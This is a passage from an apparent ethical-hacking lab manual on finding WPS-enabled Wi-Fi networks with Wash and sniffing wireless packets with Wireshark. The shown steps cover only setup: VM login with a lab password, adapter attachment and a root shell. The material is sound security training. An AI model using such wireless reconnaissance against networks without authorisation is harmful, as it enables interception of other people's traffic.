
Task 1: Find Wi-Fi Networks and Sniff Wi-Fi Packets using Wash and Wireshark

Wash is a utility that can be used to identify WPS-enabled access points in the target wireless network. It also enables you to check if the access point is in a locked or unlocked state. This is important, because most WPS-enabled routers automatically lock after five or more unsuccessful login attempts (an attempted brute-force attack), and can be unlocked only manually in the administrator interface of the router.

Wireshark can be used in monitor mode to capture wireless traffic. It is able to capture a vast number of management, control, data frames, etc. and further analyze the Radiotap header fields to gather critical information such as protocols and encryption techniques used, length of the frames, MAC addresses, etc.

Here, we will use Wash to find Wi-Fi networks and Wireshark to sniff Wi-Fi packets.


1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
2. Plug in the **Linksys 802.11 g WLAN** adapter.


3. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible
7. Now, type **cd** and press **Enter** to jump to the root directory.

